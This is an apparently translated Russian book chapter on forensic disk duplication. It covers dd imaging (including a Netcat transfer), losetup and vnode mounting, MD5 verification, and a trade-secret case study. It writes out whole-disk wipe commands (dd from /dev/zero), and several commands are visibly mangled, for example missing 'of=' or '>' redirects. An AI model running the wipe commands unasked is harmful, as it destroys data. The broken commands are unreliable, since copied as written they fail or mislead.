Множество опций утилиты `dd` помогут сделать судебное дублирование более эффективным. Например, вы можете управлять размером блока, который будет копироваться, чтобы ускорить процесс для хоста, на котором выполняется `dd`; ключ `bs` обычно устанавливается на 1Кб или 1Мб. Другая опция, которую вы должны использовать – это ключ `conv`, позволяющий дополнительным (необязательным) параметрам управлять процессом копирования. Параметры `noerror` и `iflags` представляют две особо рекомендуемые опции. Эти ключи позволяют игнорировать случаи чтения плохих блоков с исходных носителей, так что копирование продолжится, не обрывая вывод улик. Дополнительная опция `sync`, используемая с `noerror`, будет вызывать преобразование плохих блоков из ввода в нули в выводе.

Примечание. При дублировании компакт-диска убедитесь, что использованный размер блока кратен 2048 байтам.

Хорошей практикой при выполнении судебного дублирования является создание файла регистрации, чтобы вы могли обращаться к нему в будущем или сделать его доступным для судебных слушаний. Команда `script` системы Unix позволит перехватить ввод и вывод на консоль Unix или в сеансе `xterm` и сохранить его в файле. Также желательно выполнение следующей команды перед запуском дублирования. После окончания дублирования наберите `exit`.

```
forensic# script /root/disk.bin.duplication
```

Внимание. В следующих разделах будет продемонстрировано выполнение судебного дублирования как на судебном компьютере (компьютер-адресата) так и исходной машине (компьютере-жертве), а также дублирование по сети. При сохранении файла сценария не сохраняйте его на том носителе, который вы дублируете, так как это уничтожит часть улик. Поскольку этот файл не велик, лучше сохранить его на гибком диске, если его нельзя сохранить в логической файловой системе на жестком диске адресата.

Судебное дублирование # 1: точное двоичное дублирование жестких дисков

Чтобы создать зеркальную копию изображения жесткого диска, используя `dd`, вы должны сообщить утилите, какой исходный жесткий диск будет входным файлом, а какой – выходным (файл улик), на котором вы будете хранить изображение.

Вы можете определить, какой жесткий диск является источником, а какой адресатом, изучая вывод команды `dmesg`. И в системе Linux и в FreeBSD команда `dmesg` выводит информацию на консоль во время за-

рузки машины (и любые другие сообщения консоли, которые появляются после загрузки). Определить, «кто есть кто» среди жестких дисков не сложно; скорее, вы захотите подключиться к жесткому диску-хранилищу, созданному другим изготовителем, нежели к исходному жесткому диску, и тогда станет очевидно, какой из дисков является источником, а кокой адресатом. После того как вы очистили жесткий диск адресата в `/dev/hdd` (это обсуждается позже в разделе «`dd`: инструмент очистки жесткого диска»), можно использовать следующий синтаксис для создания судебной копии исходного жесткого диска, подключенного к `/dev/hdc` в Linux.

```
forensic# dd, if=/dev/hdc =/dev/hdd bs=1024 conv=noerror, notrunc, sync
```

Внимание. Этот процесс способен удалять все данные, структуры файловых систем и не распределенное пространство с вашего исходного диска. Будьте очень осторожны при назначении источника и адресатов в команде `dd`.

Судебное дублирование #2: создание локального файла улики

В первом методе мы обработали побитовую копию с исходного жесткого диска и расположили ее поверх жесткого диска адресата. Используя этот метод, мы не можем просто скопировать улики с одного носителя на другой. Метод, который способствует более простому управлению уликами, заключается в создании логического файла, который является побитовым представлением исходного жесткого диска. Очевидно, что никогда не следует сохранять файл улики на исходном жестком диске, так как мы можем уничтожить улики. Следующая команда демонстрирует создание судебной копии исходного жесткого диска, подключенного к `/dev/hdc`, в обыкновенный файл, расположенный в каталоге `/mnt/storage/disk.bin` в системе Linux.

Внимание. Этот процесс способен удалять все данные, структуры файловых систем и не распределенное пространство с вашего исходного диска. Будьте очень осторожны при назначении источника и адресата в команде `dd`.

```
forensic# dd, if=/dev/hdc =/mnt/storage/disk.bin bs=1024 conv=noerror, -  
notrunc, sync
```

Процесс создания копии в других разновидностях операционных систем Unix подобен показанному выше. Единственное различие состоит в указании правильного имени файла устройства для ввода. Следующая команда демонстрирует дублирование исходного жесткого диска системы Windows 98 в системе FreeBSD. Исходный диск связан с `/dev/ad0`, а

результатом является файл улики, расположенный в каталоге /mnt/storage/disk.bin.

```
forensic# dd if=/dev/ad0 of=/mnt/storage/disk.bin bs=1024 conv=notrunc, -  
noerror, sync
```

```
20044080+0 records in  
20044080+0 records out  
20525137920 bytes transferred in 5665.925325 secs (3622557 bytes/sec)
```

```
forensic# cd /mnt/storage
```

```
forensic# ls -al  
total 20048997  
drwxr-xr-x  2 root    wheel           512 Jan 15 13:30 .  
drwxr-xr-x  7 root    wheel           512 Jan 15 11:58 ..  
-rw-r--r--  1 root    wheel 20525237920 Jan 15 13:30 disk.bin
```

Внимание. У некоторых файловых систем есть ограничения на размер файла. Например, более старые файловые системы способны поддерживать только 2-гигабайтные файлы, тогда как файлы в более новых файловых системах могут быть больше. Не забудьте проверить ограничения файловой системы вашего адресата прежде, чем начать отображение.

В предыдущем примере, если бы в процессе дублирования произошла ошибка, число входящих записей (in) не соответствовало бы числу выходящих записей (out). Например, если бы существовал один плохой блок, вывод команды dd выглядел бы так:

```
forensic# dd if=/dev/ad0 of=/mnt/storage/disk.bin bs=1024 conv=notrunc, noerror
```

```
20044079+1 records in  
20044080+0 records out
```

Здесь поле +1 указывает количество записей, которые читались, но имели ошибки. Поскольку мы задали параметры conv=notrunc, noerror, sync, в случае ошибки утилита dd дополнит соответствующий блок в выводе нулями. Так как размер блока равен 1024 бита (указан с помощью параметра bs), это значит, что в нашей судебной копии 1024 байта данных не надежны. Если бы мы вычислили контрольную сумму MD5 для /dev/ad0 и /mnt/storage/disk.bin, весьма вероятно, что эти два файла не соответствовали бы друг другу. Короче говоря, такой вывод является причиной того, что нам требуется выполнить команду script, чтобы задокументировать эту ошибку в своем отчете о расследовании.

Иногда следователь создает много файлов улики для единственного исходного жесткого диска или раздела. Обычно это происходит тогда, когда следователь хочет, чтобы файлы улики были достаточно маленькими и могли поместиться на архивном компакт-диске, или когда файловая система хоста не поддерживает файлы большого размера. Такого рода проблема может быть решена с помощью комбинации ключей `skip` и `count`. Ключ `skip` задает позицию во входном файле, с которой утилита `dd` начнет копирование. Ключ `count` задает количество блоков, обозначенных ключом `bs`, которые утилита `dd` будет читать из исходного входного файла. Поэтому, при выполнении комбинации команд `dd` с увеличивающимся значением ключей `skip` и `count` будет создано несколько выходных файлов вывода, как можно видеть ниже.

```
forensic# dd if=/dev/hdc of=/mnt/storage/disk.1.bin bs=1M skip=0 count=620 --  
conv=noerror,notrunc,sync
```

```
forensic# dd if=/dev/hdc of=/mnt/storage/disk.2.bin bs=1M skip=621 count=620 --  
conv=noerror,notrunc,sync
```

```
forensic# dd if=/dev/hdc of=/mnt/storage/disk.3.bin bs=1M skip=1241 count=620 --  
conv=noerror,notrunc,sync
```

```
forensic# dd if=/dev/hdc of=/mnt/storage/disk.4.bin bs=1M skip=1861 count=620 --  
conv=noerror,notrunc,sync
```

Внимание. Если вы используете эти команды, то, вероятно, делите большую копию на несколько меньших частей для архивирования (на компакт-диске или другом носителе). Не забудьте проверить с помощью контрольной суммы MD5 (обсуждаемой ниже в этой главе) комбинацию отдельных файлов после передачи их с одного носителя информации на другой.

Когда вам требуется снова собрать отдельные части копий, которые представляют исходный жесткий диск, для их анализа, используйте следующую команду.

```
forensic# cat disk.1.bin disk.2.bin disk.3.bin disk.4.bin disk.whole.bin
```

И, наконец, вы можете ускорить процесс дублирования, изменяя размер блока. Поскольку секторы на диске занимают 512 байтов, то вы можете ускорить время чтения и записи, увеличив размер блока с помощью ключа `bs`. Следующая команда демонстрирует, как был ускорен процесс дублирования части внешнего жесткого диска в системе FreeBSD.


```
freebsd# /usr/bin/time -h dd if=/dev/ad0 of=test.bin bs=512 count=200000 -
conv=notrunc,noerror,sync
200000+0 records in
200000+0 records out
102400000 bytes transferred in 69.452716 secs (1474384 bytes/sec)
      1m9.51s real      0.28s user      8.46s sys
```

```
forensic# /usr/bin/time -h dd if=/dev/ad0 of=test.bin bs=1024 count=100000 -
conv=notrunc,noerror,sync
100000+0 records in
100000+0 records out
102400000 bytes transferred in 41.785020 secs (2450639 bytes/sec)
      41.79s real      0.20s user      4.42s sys
```

Возможно, вы не знакомы с командой `time`, которая просто помещает в вашу команду секундомер. В этом примере, команда `time` фиксирует продолжительность процесса дублирования от начала до конца и выдает реальное пользовательское и системное время. Заметьте, что реальное время уменьшилось, когда мы увеличили размер блока с 512 до 1024. Это произошло потому, что компьютер более эффективно читает (и пишет) за раз 1024 байта, чем 512 (для файла одного и того же размера). Предыдущими командами было скопировано только около 100Мб информации. Представьте себе эффективность копирования 80-гигабайтного жесткого диска при увеличении размера блока! Конечно, в какой-то момент вы почувствуете уменьшение отдачи и, возможно, захотите поэкспериментировать со своей аппаратурой и определить, что больше подходит для вашего конкретного случая.

Судебное дублирование #3: создание файла улики на удаленной системе

Если других вариантов нет, судебная копия может быть передана на отдельный компьютер целиком. Это можно сделать, переадресовывая стандартный вывод команды `dd` через Netcat (или Cryptcat) на другую машину, связанную TCP/IP-сетью. (Обсуждения Netcat или Cryptcat см. в главе 1).

Исходная машина, содержащая отображаемый носитель информации, должна быть загружена с надежной дискеты или компакт-диска системой Linux или FreeBSD. Создание надежной дискеты или компакт-диска не должно отнять у вас много времени и сил, поскольку выполнению такой задачи были посвящены целые проекты. Один из примеров – система Trinux, которую вы можете найти на сайте <http://trinux.sourceforge.net> и решить, подходит ли она вам. Чтобы все было согласовано, компьютер адресата должен быть загружен системой Unix. После этого судебное дублирование по сети может быть выполнено простыми командами.

Примечание. На судебный компьютер операционную систему Unix загружать не обязательно. Компьютер адресата может иметь операционную систему Windows.

На рабочей станции адресата выполните следующую команду:

```
forensic# nc-l-p 2222 > /mnt/storage/disk.bin
```

Для передачи судебной копии используйте утилиту Cryptcat. У Cryptcat есть два преимущества по сравнению с утилитой Netcat: проверка правильности и секретность. Поскольку данные на исходной машине зашифрованы, расшифровка их на компьютере адресата должна давать побитовую копию ввода. Если бы взломщик изменил поток битов в сети, после расшифровки вывод был бы значительно изменен. Кроме того, нападавший не мог перехватить точную копию жесткого диска исходной машины по сети с помощью анализатора сетевого потока (sniffer) типа tcpdump или Ethereal (см. гл. 14). Если бы он мог получить копию, то смог бы обойти и любые локальные меры защиты и исследовать все файлы так же, как судебный аналитик!

На исходной машине выполните следующую команду (судебный компьютер использует IP-адрес 192.168.1.1):

```
source# dd if=/dev/hdc bs=1024 conv=noerror,notrunc,sync | nc 192.168.1.1 2222
```

dd: инструмент очистки жесткого диска

Иногда по финансовым соображениям вам может потребоваться повторно использовать жесткие диски для сбора улик с других исходных носителей из других инцидентов. Поэтому жесткий диск-хранилище должен быть свободен от артефактов, оставшихся от предыдущих копий. Наихудший сценарий, с которым может столкнуться следователь, состоит в доказательстве виновности невинного индивидуума на основе артефактов, оставшихся от предыдущего расследования! Это – то место, где утилита dd опять может спасти положение, очистив носитель с уликами перед его повторным использованием.

Реализация

В операционной системе Unix с открытым исходным кодом, типа Linux и FreeBSD, есть специальный файл, названный подходящим именем /dev/zero, который при его прочтении возвращает неограниченное количество нулей. Если вы используете этот файл как ввод, а носитель информации с уликами, как вывод, то вы запишете нули на носитель с уликами. Когда на весь диск с уликами записаны нули, он считается очищенным перед его последующим использованием.

Внимание. Этот процесс удаляет все данные, структуры файловых систем и не распределенное пространство диска. Будьте очень осторожны при назначении источника и адресата, используя команду `dd`.

Следующая команда демонстрирует, как бы вы чистили диск с утилитами, подключенный к логическому устройству `/dev/hdb` в системе Linux.

```
forensic# dd if=/dev/zero of =/dev/hdb
```

Чтобы выполнить такую же очистку на платформе FreeBSD, вам надо изменить `of` или выходящий файл на правильное имя устройства жесткого диска, как показано ниже.

```
forensic# dd if=/dev/zero of =/dev/ad1
```

Если вы сомневаетесь, что эта команда обнулит жесткий диск адресата, используйте средства просмотра файлов в шестнадцатеричном формате, которые будут обсуждаться в гл. 24 (`hexdump`, `hexedit`, `xvi32`...), чтобы просмотреть жесткий диск и убедиться, что он содержит нули. Дополнительно можно использовать флаги `grer` и `-v` с критериями поиска 0. По флагу `-v` при просмотре соответствующего жесткого диска будет идти поиск всего ненулевого, и выдаваться сообщение об этом. Если вы не получите соответствующих сообщений, следовательно жесткий диск содержит одни нули.

losetup: преобразование обыкновенного файла в устройство в системе Linux

Как правило, следователь предпочитает создание обычного файла, который содержит судебную копию, выполненную с помощью утилиты `dd`. С помощью только этого файла трудно просматривать логические файлы, которые существовали на первоначальном исходном жестком диске. Поэтому, этот обычный файл должен быть преобразован в специальный файл устройства, который эмулирует жесткий диск. Как только обычный файл преобразован в устройство, следователь может анализировать исходную файловую систему точно так же, как оригинальный жесткий диск. Инструмент `losetup` выполняет это преобразование в системе Linux. («l» в названии `losetup` означает `local loopback` (локальное закольцовывание) и, следовательно, монтирует обычный файл, так же как это делается с любым жестким диском.)

Примечание. Монтирование файловой системы обеспечивает только логическое представление исходной файловой системы. Хотя каждый бит все еще доступен через устройство `loopback`, в базовой инсталляции опе-

рационной системы Unix нет никаких инструментальных средств, позволяющих быстро просматривать файлы, удаленные из исходной файловой системы.

Реализация

С утилитой `losetup` используются следующие опции:

```
forensic# losetup
```

Использование:

<code>losetup loop_device</code>	# дать информацию
<code>losetup -d loop_device</code>	# удалить
<code>losetup [-e encryption] [-o offset] loop_device file</code>	# установка

Поскольку в процессе судебного анализа мы не будем использовать никакого кодирования, опции кодирования игнорируются. Это упрощает использование инструмента. Сначала мы определяем файл устройства, который будет связан с файлом улики при судебном дублировании. В системе Linux используются файлы устройств `/dev/loop#`, где `#` – число от 0 до 9. (Выбор числа произволен и определяется пользователем.) Чтобы сделать первое `loopback`-устройство, связанное с файлом улики, лучше всего подойдет следующая командная строка.

```
forensic# losetup /dev/loop0 /mnt/storage/disk.bin
```

Следующая команда демонстрирует команду `losetup` в действии. Для отображения жесткого диска была использована утилита `dd` с исходного диска, присоединенного к файлу устройства `/dev/hdb`, а файл улики был сохранен в каталоге `/mnt/storage/disk.bin`. Файл был связан с файлом устройства `/dev/loop0`, используя `losetup` с нулевым смещением. При анализе диска с помощью утилиты `fdisk`, получено сообщение, что раздел Windows 98, которым мы интересуемся в расследовании, начинается в логическом секторе 64.

```
forensic# if=/dev/hdb of=/mnt/storage/disk.bin conv=notrunc,noerror,sync bs=1024
```

```
20043922+0 records in
20043922+0 records out
```

```
forensic# losetup /dev/loop0 /mnt/storage/disk.bin
```

```
forensic# fdisk -l /dev/loop0
```

```
Disk /dev/loop0: 1 heads, 40087844 sectors, 1 cylinders
Units = cylinders of 40087844 * 512 bytes
```

```

Device   Boot   Start     End  Blocks   Id  System
/dev/loop0p1  *       1       120041056    c  Win95 FAT32 (LBA)
Partition 1 has different physical/logical beginnings (non-Linux?):
phys=(0, 1, 1) logical=(0, 0, 64)
Partition 1 has different physical/logical endings:
phys=(1023, 254, 63) logical=(0, 0, 40082175)
Partition 1 does not end on cylinder boundary:
phys=(1023, 254, 63) should be (1023, 0, 40087844)

```

Чтобы смонтировать раздел Windows, мы должны использовать смещение, равное 32256, которое получается в результате умножения 63 секторов на 512 байтов, содержащихся в каждом секторе. При выполнении команды `losetup` смещение указывается опцией `-o`. Следующая запись демонстрирует задание правильного смещения, а затем монтирование и просмотр содержимого файла улик `/mnt/storage/disk.bin` в каталоге `/mnt/evidence` (конечно, вначале должен быть создан каталог `/mnt/evidence!`).

```

forensic# losetup -o 32256 /dev/loop0 /mnt/storage/disk.bin
forensic# mount -o ro /dev/loop0 /mnt/evidence
forensic# ls /mnt/evidence

```

После того, как изображение улик было смонтировано в состояние, предназначенное только для чтения, его можно проанализировать так же, как если бы был вставлен оригинальный исходный носитель без возможности разрушения свидетельской ценности оригинала. В сценарии, который рассмотрен в предыдущем выводе, доступ к файлу `/mnt/storage/disk.bin` был изменен на доступ, предназначенный только для чтения с помощью команды `chmod` с разрешениями 400. Кроме того, еще один метод оградить файл от изменения во время монтирования состоит в использовании с командой `mount` опции «только чтение» `-o ro`.

Примечание. В данном случае мы смонтировали содержимое, как обыкновенную файловую систему. После того, как обычный файл связан с устройством `loopback`, все команды, оперирующие с файлами и устройствами, будут работать на специальном устройстве (`/dev/loop0`), которое связано с изображением.

Усовершенствованное устройство `loopback` в системе Linux

В последней секции, чтобы получить доступ к разделу, мы должны были изменить смещение с помощью `losetup`, потому что устройства `loopback` не распознают таблиц разделов. При монтировании файловой системы на устройствах `loopback` процесс угадывания, где начинается раздел,

может оказаться утомительным и ненужным. К счастью, NASA разработало новое усовершенствованное loopback-устройство для решения проблемы смещения, и это значительно облегчает процесс судебного анализа.

На момент написания этой книги усовершенствованное устройство loopback не было связано с каким-либо дистрибутивом Linux, но его можно было найти на общедоступном FTP-сервере, расположенном на `ftp://ftp.hq.nasa.gov/pub/ig/ccd/enhanced_loopback/`. Необходимо выполнить две установки, чтобы получить усовершенствованные функциональные возможности. Одна установка обновит ядро на модифицированное, а другая добавит инструментальные средства, необходимые для использования дополнительных возможностей, которые может предоставить новое ядро.

Реализация

Сначала отредактируйте свой файл `lilo.conf`, который определяет, что будет загружено после запуска системы. Отредактируйте текущий файл `lilo.conf`, подражая следующему файлу, полученному из системы RedHat Linux 7.2.

Примечание. Возможно, что к моменту издания этой книги NASA выпустит более новую версию своего усовершенствованного устройства loopback. Если это так, то вы должны изменить соответствующим образом номера версий в этом примере, чтобы заставить его работать в вашем конкретном случае.

```
prompt
timeout=50
default=linux
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
message=/boot/message
linear

image= /boot/vmlinuz-2.4.7-10
label=linux
initrd=/boot/initrd-2.4.7-10.imp
read-only
root=/dev/hda2

image= /boot/vmlinuz-2.4.17-xfs-enhanced_loop
label=linux_enhanced
root=/dev/hda2
```

Примечание. Выражения, записанные жирным шрифтом, должны быть изменены в зависимости от дистрибутива Linux, который вы используете. В данном случае корневой раздел был присоединен к устройству `/dev/hda2`, но оно может быть иным для вашего конкретного судебного компьютера. Кроме того, описываемый здесь процесс работает в системе RedHat Linux 7.2. Установка нового ядра может происходить по-разному для разных дистрибутивов Linux, поэтому вам, вероятно, придется почитать документацию, сопровождающую ваш конкретный дистрибутив системы Linux.

Чтобы установить усовершенствованное ядро `loopback`, загрузите и извлеките его в каталог, используя утилиту `tar`. Следующая командная строка извлекает исходный код ядра системы.

```
forensic# tar xzvf linux-2.4.17-xfs-enhanced.tar.gz -C /usr/src
```

После того как исходный код ядра разархивирован, ядро должно повторно компилироваться. Имейте в виду, что различные инсталляции будут отличаться друг от друга, потому что платформы, на которых будет выполняться это ядро, могут использовать разные аппаратные средства. Следовательно, во время выполнения команды `make menuconfig` вы должны выбрать опции, подходящие для вашей платформы. Компиляция может быть выполнена следующими командными строками:

```
forensic# cd /usr/src/linux-2.4.17-xfs-enhanced_loop
forensic# make menuconfig
forensic# make dep
forensic# make clean
forensic# make bzImage
forensic# make modules
forensic# make modules_install
forensic# cd arch/i386/boot
forensic# cp bzImage /boot/vmlinuz-2.4.17-xfs-enhanced_loop
forensic# lilo -v
```

После установки ядра необходимо установить двоичные файлы набора инструментов `loopback`, используя следующую командную строку:

```
forensic# rpm -ivh --force loop-utils-0.0.1-1.i386.rpm
```

Теперь перезагрузите систему и не забудьте выбрать новое ядро, набрав `linux_enhanced` в строке приглашения начальной загрузки `LILO`, иначе вы перезагрузите ваше старое ядро. Когда машина перезагрузится, войдите в систему с привилегированными правами (`root`). Теперь вы запустите усовершенствованное ядро (что вы, вероятно, наблюдали во время входа в систему).

После установки комплекта инструментальных средств `loopback` начинается реальное волшебство. С тем же самым файлом улик, который использовался в предыдущем разделе (`disk.bin`), вы можете смонтировать исходные данные, найденные в разделе Windows 98, используя утилиту `losetup` тем же самым способом, но без смещения. Дополнительный флаг `-t` к утилите `losetup` позволяет сделать файл улик доступным только для чтения, что всегда является хорошей мерой безопасности. После того как файл улик был связан с файлом устройства `/dev/loop0`, наберите в командном приглашении `dmesg`, чтобы отобразить разделы, найденные в файле улик. Просто смонтируйте раздел так, как бы вы сделали это на любом физическом жестком диске. В этом сценарии разделы начинают заполнять другие зацикленные (`loop`) устройства с увеличивающимися второстепенными номерами файлов устройств. Например, первый раздел теперь будет называться `/dev/loop1`, второй `-/dev/loop2`, и так далее. Процесс показан ниже.

```
forensic# losetup /dev/loop0 /mnt/storage/disk.bin
forensic# mount -o ro /dev/loop0 /mnt/evidence
forensic# ls /mnt/evidence
```

Следующие команды нарушат связи, созданные предыдущими командами:

```
forensic# cd /mnt/storage
forensic# umount /mnt/evidence
forensic# losetup -d /dev/loop0
```

Внимание. Добавим одно пояснение к использованию команды `losetup -d`. Работать необходимо в том же самом каталоге, где находится файл `disk.bin`, иначе произойдет ошибка.

vnode: преобразование обычного файла в устройство системы FreeBSD

Так же, как утилита `losetup` позволяет преобразовывать файл улик, созданный в результате судебного дублирования, в устройство, приспособленное для анализа, так и функция `vnode` системы FreeBSD позволяет выполнить ту же самую задачу. Устройство `vnode` в системе FreeBSD связывает обыкновенный файл с абстрактным устройством, обозначенным, как `/dev/vn#`, где `#` означает номер устройства, которое является произвольным и определяется пользователем. После того, как вы свяжете файл улик с устройством `vnode`, используя утилиту `vnconfig`, можете монтировать или анализировать вновь созданный специальный файл так, как это делаете с реальным жестким диском.

Примечание. Монтирование файловой системы обеспечивает только логическое представление исходной файловой системы. Хотя каждый бит и доступен через устройство `loopback`, базовая инсталляция операционных систем Unix не имеет никаких инструментальных средств для быстрого просмотра файлов, удаленных из файловой системы.

Реализация

Чтобы скомпилировать поддержку для `vn`, необходимо добавить строку, подобную следующей, к своему файлу конфигурации ядра:

```
pseudo-device vn
```

Затем ядро должно быть повторно скомпилировано, а машина перезагружена. Вы также можете выполнить команду `./MAKEDEV all` в каталоге `/dev`, чтобы создать файлы устройств.

Далее показаны опции командной строки для утилиты `vnconfig`:

```
forensic# vnconfig
usage: vnconfig [-cdeguv] [-s option] [-r option] [-S value] special_file -
[regular_file] [feature]
        vnconfig -a [-cdeguv] [-s option] [-r option] [-f config_file]
```

Следующая команда демонстрирует связывание файла улик, созданного из исходного жесткого диска, со специальным файлом устройства, `/dev/vn0`, чтобы смонтировать его в виде обычной файловой системы.

```
forensic# vnconfig /dev/vn0 /mnt/storage/disk.bin
```

```
forensic# fdisk /dev/vn0
```

```
***** Working on device /dev/vn0 *****
```

```
parameters extracted from in-core disklabel are:
```

```
cylinders=2495 heads=255 sectors/track=63 (16065 blks/cyl)
```

```
Figures below won't work with BIOS for partitions not in cyl 1
```

```
parameters to be used for BIOS calculations are:
```

```
cylinders=2495 heads=255 sectors/track=63 (16065 blks/cyl)
```

```
Media sector size is 512
```

```
Warning: BIOS sector numbering starts with sector 1
```

```
Information from DOS superblock is:
```

```
The data for partition 1 is:
```

```
sysid 12,(DOS or Windows 95 with 32 bit FAT, LBA)
```

```
start 63, size 40082112 (19571 Meg), flag 0
```

```
beg: cyl 0/ head 1/ sector 1;
```

end: cyl 1023/ head 254/ sector 63

The data for partition 2 is:

<UNUSED>

The data for partition 3 is:

<UNUSED>

The data for partition 4 is:

<UNUSED>

После того как файл улик был связан с виртуальным узлом, можно использовать все команды, которые управляют файлами на устройстве. Конечно, вы должны установить профилактические меры для защиты файла улик от модификации. Самая простая мера заключается в изменении доступа к файлу улик на статус «только чтение», с помощью команды `chmod 400 <имя файла>` перед тем, как он будет связан с виртуальным узлом.

Следующая команда демонстрирует монтирование копии исходного носителя, управляемого системой Window, в системе FreeBSD:

```
forensic# mount -t msdos -o ro /dev/vn0s1 /mnt/evidence  
forensic# ls /mnt/evidence
```

md5sum и md5: ратификация собранных улик

После того как вы собрали улики, используя любое из средств, предложенных в этой главе, необходимо предусмотреть механизм проверки их законности, действующий в любое время. Если законность улик не заслуживает доверия, все усилия по их анализу и сбору могут рассматриваться как пустые траты. Поэтому, применяя принятую в промышленности контрольную сумму MD5 в качестве инструмента для снятия цифровых «отпечатков пальцев» для собранных улик, вы можете гарантировать, что данные, собранные несколько лет назад, в точности совпадают с версией, представленной в суде.

Инструмент `md5sum` (и `md5`) поставляется с большинством операционных систем Unix, имеющих открытые исходные коды. Для системы Windows набор инструментальных средств Cygwin содержит исполняемый файл `md5sum` (см. гл. 5).

Реализация

Инструмент, предназначенный для вычисления контрольной суммы MD5 файла в системе Linux, называется `md5sum` и обычно поставляется с большинством дистрибутивов Linux. Опции для утилиты `md5sum` таковы:

```
forensic# md5sum –справка
```

Использование: md5sum [ОПЦИЯ] [ФАЙЛ]...

Или: md5sum [ОПЦИЯ] --проверка [ФАЙЛ]

Напечатать или проверить контрольные суммы MD5 (128 битовые).

Если ФАЙЛ отсутствует, или если ФАЙЛ задан как "-", следует стандартный ввод.

- b, --binary читает файлы в двоичном режиме (в системах DOS/Windows задано по умолчанию)
- c, --check проверяет суммы MD5 в соответствии с заданным списком
- t, --text читает файлы в текстовом режиме (задано по умолчанию)

Следующий две опции полезны только при проверке контрольных сумм:

- status ничего не выводится, код состояния показывает success (успех)
- w, --warn предупреждает о неверно отформатированных строках контрольной суммы
- help отображает эту справку и выходит
- version выводит информацию о версии и выходит

Вы вызываете инструмент, задавая один параметр – файл, контрольная сумма которого будет рассчитана. Для судебных целей, все контрольные суммы MD5 будут рассчитываться в двоичном режиме. Следовательно, вы всегда должны использовать ключ –b.

Ниже продемонстрировано вычисление контрольной суммы MD5 для нескольких файлов улик, которые мы скопировали:

```
forensic# ls  
disk.1.bin disk.2.bin disk.3.bin disk.4.bin
```

```
forensic# md5sum -b * md5sums.txt
```

После получения списка файлов из файла контрольной суммы MD5, ратификация их проста. Ее можно выполнить, указав ключ –c и файл контрольной суммы MD5.

```
forensic# md5sum -c md5sums.txt  
disk.1.bin: OK  
disk.2.bin: OK  
disk.3.bin: OK  
disk.4.bin: OK
```

Если хотя бы 1 бит файла улик изменен, будет выведено сообщение о несовпадении контрольных сумм. Мы открыли двоичный редактор и за-

менили первый бит с 1 на 0 в файле disk.4.bin. Если мы сравним контрольные суммы MD5 с помощью утилиты md5sum, то получим следующие результаты:

```
forensic# md5sum -c md5sums.txt
disk.1.bin: OK
disk.2.bin: OK
disk.3.bin: OK
disk.4.bin: FAILED
md5sum: WARNING: 1 of 4 computed checksums did NOT match
```

Инструмент md5sum может вычислять контрольную сумму MD5 целых жестких дисков в операционных системах Unix. Это возможно благодаря тому, что система Unix обрабатывает жесткие диски, как специальные файлы, и утилита md5sum не замечает никаких различий. Вскоре мы продемонстрируем, как сравнить контрольную сумму MD5 исходного жесткого диска с контрольной суммой файла улик, полученного в результате судебного дублирования.

Примечание. Важно отметить, что утилита md5sum была перенесена на операционную систему Windows. Md5sum является частью расширенного дистрибутива Cygwin, который вы изучили в гл. 5. В Windows-версии все опции и ключи точно такие же, как и в версии Linux. Единственное различие, которое мы заметили при выполнении, состоит в том, что версия Windows не всегда подразумевает ключ `-b`, и именно поэтому мы рекомендуем, чтобы вы привыкли указывать его явно.

В системе FreeBSD инструмент расчета контрольной суммы MD5 называется md5. Он является частью базовой операционной системы и работает подобно своим аналогам для Windows и Linux. Применение md5 следующее:

```
forensic# md5 <имя файла>
```

Обратите внимание, что инструмент md5 намного проще, чем его аналог для системы Linux, и вы не должны явно указывать использование двоичного режима. Следующая команда демонстрирует использование утилиты md5 с файлом улик, собранном в процессе судебного дублирования. Кроме того, контрольная сумма MD5 скопированного исходного жесткого диска совпадает с созданным файлом улик.

```
forensic# md5 /dev/ad0
MD5 (/dev/ad0) = aa935fb10922184c9c2a8423a1f4e56c

forensic# md5 /mnt/storage/disk.bin
MD5 (/mnt/storage/disk.bin) = aa935fb10922184c9c2a8423a1f4e56c
```

Пример из жизни. Похищение секретов

Вы работаете в успешной фармацевтической компании, в которой открытие одной химической формулы может помочь переиграть или вывести из строя других игроков в определенном секторе промышленности. Ваша работа состоит не в разработке этих формул; ваша задача заключается в обеспечении защиты огромных компьютерных ресурсов и охране патентованных данных, являющихся собственностью компании. Вы отлично работали до рокового часа в пятницу, когда зазвонил ваш телефон...

Охранник на первом этаже производил обычный обыск служащих, входящих в здание и покидающих его. Доктор Стив Хансен скрыл стандартную дискету внутри полого отделения своей обуви в надежде, что охрана его не поймает. Чиновники вашей компании поручают вам выполнить начальное расследование этого инцидента, и просят проявить большую осторожность, чтобы собрать данные в юридически значимой манере на случай, если они решат преследовать доктора Хансена по закону. Вооружившись инструментальными средствами, рассмотренными в этом разделе, вы имеете достаточно ресурсов для определения того, были ли данные, находящиеся на диске доктора Хансена, специально запрещены для распространения политикой вашей компании, и надо ли квалифицировать в соответствии с американскими законами вынос этих данных, как воровство торговых секретов.

Примечание. Между прочим, копия данных, найденных на гибком диске доктора Хансена, включена в компакт-диск, прилагающийся к этой книге!

dd. Первое, что вы должны сделать, — это перекинуть защелку на дискете в положение «только для чтения». Это предотвратит, на некотором уровне, изменение содержания диска. Затем вы включаете свой компьютер, чтобы выполнить судебное дублирование исходного носителя информации (дискета). Чтобы запросить дисковод для гибких дисков, вы набираете в командной строке следующую команду.

```
forensic# dd if=/dev/fd0 of=/mnt/storage/dr_hansen_floppy.bin --  
conv=notrunc,noerror,sync  
2880+0 records in  
2880+0 records out
```

Вы не столкнулись ни с какими ошибками в своем судебном дублировании, потому что количество записей ввода и вывода одинаковы.

Затем вам нужно смонтировать эту копию в среде Linux и рассмотреть ее содержимое. Вы не можете смонтировать ее непосредственно в виде файла, но можете использовать локальную функцию `loopback` в пределах Linux, чтобы преобразовать копию в специальный файл устройства. После того как копия преобразована в файл устройства, вы мо-

жете монтировать ее и рассматривать логические, восстановленные файлы. Зная, что доктор Хансен — не самый находчивый в мире пользователь, вы полагаетесь на то, что он вряд ли скрыл данные таким сложным способом, что вам потребуется выполнять анализ данных на физическом уровне. Чтобы анализировать логические данные, наберите следующие команды:

```
forensic# losetup /dev/loop0 /mnt/storage/dr_hansen_floppy.bin
```

```
forensic# mount -r /dev/loop0 /mnt/evidence
```

```
forensic# ls -al /mnt/evidence
total 30
```

```
drwxr-xr-x  2 root  root  7168 Dec  31  1969 .
drwxr-xr-x  4 root  root  4096 Apr   9  09:52 ..
-rwxr-xr-x  1 root  root 19456 Apr  25  2002 Secret Formula.doc
```

